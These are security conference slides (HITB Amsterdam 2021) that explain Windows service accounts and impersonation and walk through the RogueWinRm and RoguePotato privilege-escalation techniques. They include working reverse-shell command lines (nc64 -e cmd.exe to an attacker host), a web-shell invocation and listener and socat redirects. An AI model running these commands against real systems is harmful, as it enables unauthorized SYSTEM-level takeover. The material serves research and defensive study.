

TRACK 1

HITBSECCONF

AMSTERDAM - 2021

The Rise of Potatoes: Privilege Escalation in Windows Services

Andrea Pierini
IT Security Manager

Antonio Cocomazzi
System Engineer, SentinelOne



SentinelOne®

Whoami: Andrea Pierini

- IT architect & security manager
- Security enthusiast and independent Researcher
- MSRC top #100 ranking 2020




@decoder_it

<https://decoder.cloud>

decoder.ap@gmail.com

whoami

- System Engineer @ SentinelOne
- interested in malware analysis, reverse engineering, windows internals and offensive security
- CTF player and proud member of @DonkeysTeam



@splinter_code



@antonioCoco

Why this talk



juicy2_la_vendetta

You: Windows Privilege Escala...

- Windows Service Accounts usually holds “impersonation privileges” which can be (easily) abused for privilege escalation once compromised
- “Rotten/JuicyPotato” exploits do not work anymore in latest Windows releases
- Any chance to get our potatoes alive and kicking, again?
- *Do we really need impersonation privileges?*

Agenda

- Basic Concepts:
 - ◆ Windows Services
 - ◆ Windows Service Accounts
 - ◆ WSH (Windows Service Hardening)
 - ◆ Impersonation
- From Service to System
 - ◆ RogueWinRm
 - ◆ RoguePotato
 - ◆ Juicy2
 - ◆ Other non-”potatoes” techniques
- Relaying potatoes authentication
- Mitigations
- Conclusion

Windows Services

- What is a service?
 - ◆ Particular process that runs in background in a separate Session and without user interaction.
 - ◆ The classic Linux daemon, but for windows
- Why so important?
 - ◆ Most of the Windows core components are run through a service
 - ◆ DCOM, RPC, SMB, IIS, MSSQL, etc...
 - ◆ Being daemons they will be an exposed attack surface
- Must be run with a **Service Account User**
- Configurations are under **HKLM\SYSTEM\CurrentControlSet\Services**

Windows Services

Process	CPU	Private Bytes	Working Set	PID	Session ID
wininit.exe		1,428 K	6,332 K	572	0V
services.exe		4,844 K	8,836 K	696	0S
svchost.exe		904 K	3,716 K	856	0H
svchost.exe	< 0.01	10,264 K	25,968 K	880	0H
svchost.exe		7,756 K	14,176 K	1004	0H
svchost.exe	< 0.01	2,296 K	7,820 K	412	0H
svchost.exe		1,672 K	6,388 K	1048	0H
svchost.exe		2,316 K	10,408 K	1072	0H
svchost.exe		1,892 K	8,400 K	1080	0H

```
C:\Windows\system32>whoami /groups

GROUP_INFORMATION
-----

Group Name                                Type                                SID
-----
Mandatory Label\System Mandatory Level    Label                                S-1-16-16384
Everyone                                   Well-known group                    S-1-1-0
BUILTIN\Users                              Alias                                S-1-5-32-545
NT AUTHORITY\SERVICE                      Well-known group                    S-1-5-6
CONSOLE LOGON                             Well-known group                    S-1-2-1
NT AUTHORITY\Authenticated Users          Well-known group                    S-1-5-11
NT AUTHORITY\This Organization            Well-known group                    S-1-5-15
LOCAL                                     Well-known group                    S-1-2-0
```

→ How you recognize a service?

- ◆ Child process of services.exe (SCM)
- ◆ Process in Session 0
- ◆ From source code perspective: SvcInstall(), SvcMain(), SvcCtrlHandler(), SvcInit()...

→ How the NT Kernel recognize a service...

- ◆ S-1-5-6 Service
A group that includes all security principals that have logged on as a service.

Windows Services Accounts

- Windows Service Accounts have the password managed internally by the operating system
- Service Account types:
 - ◆ **Local System**
 - ◆ Local Service / Network Service Accounts
 - ◆ Managed Service & Virtual Accounts
- Allowed to logon as a Service, **logon type 5**
- Could be also a normal user who has been granted the right “**Log on as a Service**”

Windows Services Hardening (WSH)

- Until Windows Server 2003/XP every service was run as **SYSTEM**
- If you compromise a service you have compromised also the **whole machine**
- WSH to the rescue, at least that was the initial goal
- Great references by @tiraniddo [1] and @cesarcer [2]

[1] <https://www.tiraniddo.dev/2020/01/empirically-assessing-windows-service.html>

[2] <https://downloads.immunityinc.com/infiltrate-archives/WindowsServicesHacking.pdf>

Windows Services Hardening (WSH)



- Limited Service Accounts
 - ◆ Introduction of the **LOCAL SERVICE** and **NETWORK SERVICE** accounts, less privileges than SYSTEM account. (*but they still have impersonation privileges*)
- Reduced Privileges
 - ◆ Services run only with specific privileges (**least privilege**)
- Write-Restricted Token
- Per-Service SID/Virtual accounts
 - ◆ Service access token can have dedicated and **unique owner SID**. No SID sharing across different services, assign permissions to specific SID
- Session 0 Isolation
- System Integrity Level
- UIPI (User interface privilege isolation)

Impersonation

- “Impersonation is the ability of a thread to execute in a security context that is different from the context of the process that owns the thread.” MSDN
- Basically it allows to execute code on behalf of another user
- Token forged by impersonation are known as **secondary token** or **impersonation token**
- Your process token must hold the **SeImpersonatePrivilege** (“Impersonate a Client After Authentication”) to perform the impersonation
- It is the prerequisite for all the techniques will be shown (except RemotePotato0 :D)

Impersonation


→ You are wondering now: what is the link between Services and the impersonation privileges?



From Service to SYSTEM



RogueWinRm



→ **Release Date:** 6 December 2019

→ **Authors:** @decoder_it - @splinter_code – 0xEA (@DonkeysTeam)

→ **Brief Description**

- ◆ Force the BITS service to authenticate to a Rogue WinRm HTTP server in a NTLM challenge/response authentication resulting in a SYSTEM token stealing.[1]

→ **Requirements**

- ◆ WinRm Port (5985) available for listening
- ◆ By default impact only Windows clients, no Windows Servers

[1] <https://decoder.cloud/2019/12/06/we-thought-they-were-potatoes-but-they-were-beans/>


RogueWinRm

- When a BITS object get initialized a weird behavior happens
- BITS object could be created through a DCOM activation using its **CLSID** or by a simple “**bitsadmin /list**”

```
C:\Windows\System32>nc64.exe -lvnp 5985
listening on [any] 5985 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 50654
POST /wsman HTTP/1.1
Connection: Keep-Alive
Content-Type: application/soap+xml;charset=UTF-16
Authorization: Negotiate YGwGBisGAQUFAqBiMGCgGjAYBgorBgEEAYI3AgIKBgorBgEEAYI3AgIeokIEQE5UTE1TU1AAAQAAALeyC
OIJAaKANwAAAA8ADwAoAAAACgC6RwAAAA9ERVNLVE9QLTVBS0pQVDZXT1JLR1JPVVA=
User-Agent: Microsoft WinRM Client
Content-Length: 0
Host: localhost:5985
```

RogueWinRm

→ RogueWinRm is a minimal webserver that performs NTLM authentication over HTTP




```
C:\everyone>whoami  
nt authority\local service
```

```
C:\everyone>whoami /priv
```

```
PRIVILEGES INFORMATION
```

```
-----  
Privilege Name      Description                               State  
-----  
SeAssignPrimaryTokenPrivilege  Replace a process level token           Disabled  
SeIncreaseQuotaPrivilege       Adjust memory quotas for a process      Disabled  
SeSystemtimePrivilege         Change the system time                  Disabled  
SeShutdownPrivilege           Shut down the system                    Disabled  
SeAuditPrivilege              Generate security audits                 Disabled  
SeChangeNotifyPrivilege       Bypass traverse checking                Enabled  
SeUndockPrivilege             Remove computer from docking station    Disabled  
SeImpersonatePrivilege         Impersonate a client after authentication Enabled  
SeCreateGlobalPrivilege       Create global objects                   Enabled  
SeIncreaseWorkingSetPrivilege  Increase a process working set          Disabled  
SeTimeZonePrivilege           Change the time zone                    Disabled
```

```
C:\everyone>RogueWinRm.exe -p "C:\everyone\nc64.exe" -a " 127.0.0.1 3001 -e cmd.exe"
```

```
Listening for connection on port 5985 ....  
BITS is running... Waiting 30 seconds for Timeout (usually 120 seconds for timeout)...
```

```
Received http negotiate request  
Sending the 401 http response with ntlm type 2 challenge  
Received http packet with ntlm type3 response
```

```
Using ntlm type3 response in AcceptSecurityContext()
```

```
BITS triggered!
```

```
[+] authresult 0  
NT AUTHORITY\SYSTEM
```

```
[+] CreateProcessWithTokenW OK
```

```
C:\Windows\System32>nc64.exe -l vnp 3001
```

```
listening on [any] 3001 ...  
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 50860  
Microsoft Windows [Version 10.0.18362.1082]  
(c) 2019 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami  
whoami  
nt authority\system
```

RoguePotato



→ **Release Date:** 11 May 2020

→ **Authors:** @decoder_it - @splinter_code

→ **Brief Description**

- ◆ Tricks the DCOM activation service in contacting a remote Rogue Oxid Resolver to force RPCSS writing to a controlled named pipe getting a NETWORK SERVICE token. After that it uses Token Kidnapping to steal a SYSTEM token from the process space of RPCSS [1]

→ **Requirements**

- ◆ The machine can make an outbound connection on port 135
- ◆ SMB Running
- ◆ DCOM Running

[1] <https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcome-roguepotato/>

RoguePotato: the attack flow 1/4

Step 1




Trigger Istorage
(Account with
Impersonation privs)

RoguePotato: the attack flow 1/4

- Tricking the DCOM activation service [1]
 - ◆ Pick a **CLSID** to create an object activation request
 - ◆ Once the object is created, initializes it to a marshalled object. (**IStorage**)
 - ◆ In the marshalled object (**OBJREF_STANDARD**) we specify the string binding for a remote oxid resolver. This will be the ip of our remote rogue oxid resolver
 - ◆ When the COM object will **unmarshal** the object (**CoGetInstanceFromIStorage**) it will trigger an oxid resolution request to our rogue oxid resolver in order to locate the binding information of the object

[1] Credits to @tiraniddo --> <https://bugs.chromium.org/p/project-zero/issues/detail?id=325>

RoguePotato: the attack flow 2/4



RoguePotato: the attack flow 2/4


- Forward the resolution coming to the remote host (port 135) back to the local host where the **Rogue Oxid Resolver** runs
- Write the code of the malicious **ResolveOxid2()** in order to return a poisoned answer:
 - ◆ Force the usage of RPC over SMB (**ncacn_np**) instead of RPC over TCP (**ncacn_ip_tcp**)
 - ◆ Return the binding information exploiting a path validation bypass [1]:

ncacn_np:localhost/pipe/roguepotato[\pipe\epmapper]

- Result: the activator (RPCSS), instead of using the default named pipe **\pipe\epmapper**, will use a non-existent named pipe **\pipe\roguepotato\pipe\epmapper** for locating the endpoint information

[1] Credits to @itm4n and @jonasLyk --> <https://itm4n.github.io/printspoofing-abusing-impersonate-privileges/>

RoguePotato: the attack flow 3/4



RoguePotato: the attack flow 3/4

- Create listener on the free named pipe `\\.\pipe\roguepotato\pipe\epmapper` and wait for the connection from RPCSS, then we call **ImpersonateNamedPipeClient()** to impersonate the client
- Should we expect a surprise?

RoguePotato: the attack flow 3/4

Token Viewer

Processes Threads Handles Logon User Services

Process	Thread ID	User	Impersonation Level
7460 - RoguePotato.exe	13824	NT AUTHORITY\NETWORK SERVICE	Impersonation


RoguePotato.exe:7460.13824 - User NT AUTHORITY\NET...

Main Details Groups Privileges Default Dacl Misc Operations Token Source

Name	Flags
BUILTIN\Users	Mandatory, Enabled
Everyone	Mandatory, Enabled
LOCAL	Mandatory, Enabled
NT AUTHORITY\Authenticated Users	Mandatory, Enabled
NT AUTHORITY\LogonSessionId_0_52500	Mandatory, Enabled, Owner, LogonId
NT AUTHORITY\NETWORK SERVICE	None
NT AUTHORITY\SERVICE	Mandatory, Enabled
NT AUTHORITY\This Organization	Mandatory, Enabled
NT SERVICE\RpcEptMapper	Enabled, Owner
NT SERVICE\RpcSs	Owner



RoguePotato: the attack flow 4/4



RoguePotato: the attack flow 4/4

- The last step of the chain, the **Token Kidnapping** [1]
- Get the PID of the “**RPCSS**” service
- Open the process, list all handles and for each handle try to **duplicate** it and get the handle type
- If handle type is “**Token**” and token owner is **SYSTEM**, try to impersonate and launch a process with **CreateProcessAsUser()** or **CreateProcessWithToken()**

[1] Credits to @cesarcer --> <https://dl.packetstormsecurity.net/papers/presentations/TokenKidnapping.pdf>

RoguePotato: SYSTEM shell popping :D

```
File Edit View History Bookmarks Tools Help
10.0.0.6/cmd.aspx
Program c:\windows\system32\cmd.exe
/c whoami & C:\everyone\RoguePotato.exe -r 10.0.0.3 -e "C:\everyone\nc64.exe 10.0.0.3 3001 -e cmd.exe" -l 9999
Arguments
Run
```

```
iis apppool\defaultapppool
[*] Starting RoguePotato...
[*] Creating Rogue OXID resolver thread
[*] Creating Pipe Server thread..
[*] Creating TriggerDCOM thread...
[*] Listening on pipe \\.\pipe\RoguePotato\pipe\epmapper, waiting for client to connect
[*] Calling CoGetInstanceFromIStorage with CLSID:{4991d34b-80a1-4291-83b6-3328366b9097}
[*] Starting RogueOxidResolver RPC Server listening on port 9999 ...
[*] IStorageTrigger written:98 bytes
[*] SecurityCallback RPC call
[*] ResolveOxid2 RPC call, this is for us!
[*] ResolveOxid2: returned endpoint binding information = ncacn np:localhost/pipe/RoguePotato\pipe\epmapper]
[*] Client connected! Step 3
[*] Got SYSTEM Token!!! Step 4
[*] Token has SE_ASSIGN_PRIMARY_NAME, using CreateProcessAsUser() for launching: C:\everyone\nc64.exe 10.0.0.3 3001
[*] RoguePotato gave you the SYSTEM powerz :D
```

Step 1

Step 2

Step 3

Step 4

```
splintercode@kali: ~
File Actions Edit View Help
splintercode@kali:~$ ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.0.3 netmask 255.0.0.0 broadcast 10.255.255.255
inet6 fe80::83ad:3971:5188:5a23 prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:c3:02:2c txqueuelen 1000 (Ethernet)
RX packets 3775 bytes 592013 (578.1 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 139537 bytes 10729683 (10.2 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

splintercode@kali:~$ nc -lvnp 3001
listening on [any] 3001 ...
connect to [10.0.0.3] from (UNKNOWN) [10.0.0.6] 49725
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\system

c:\windows\system32\inetsrv>

splintercode@kali:~$ sudo socat tcp-listen:135,reuseaddr,fork tcp:10.0.0.6:9999
```


SYSTEM feeling



POC: <https://github.com/antonioCoco/RoguePotato>



Juicy2



- **Release Date:** 30 May 2020
- **Authors:** @decoder_it - @splinter_code

→ Brief Description

- ◆ Tricks the DCOM activation service in contacting a remote Rogue Oxid Resolver to force a specific DCOM component to authenticate to an arbitrary RPC server, resulting in a SYSTEM token stealing [1] [2]

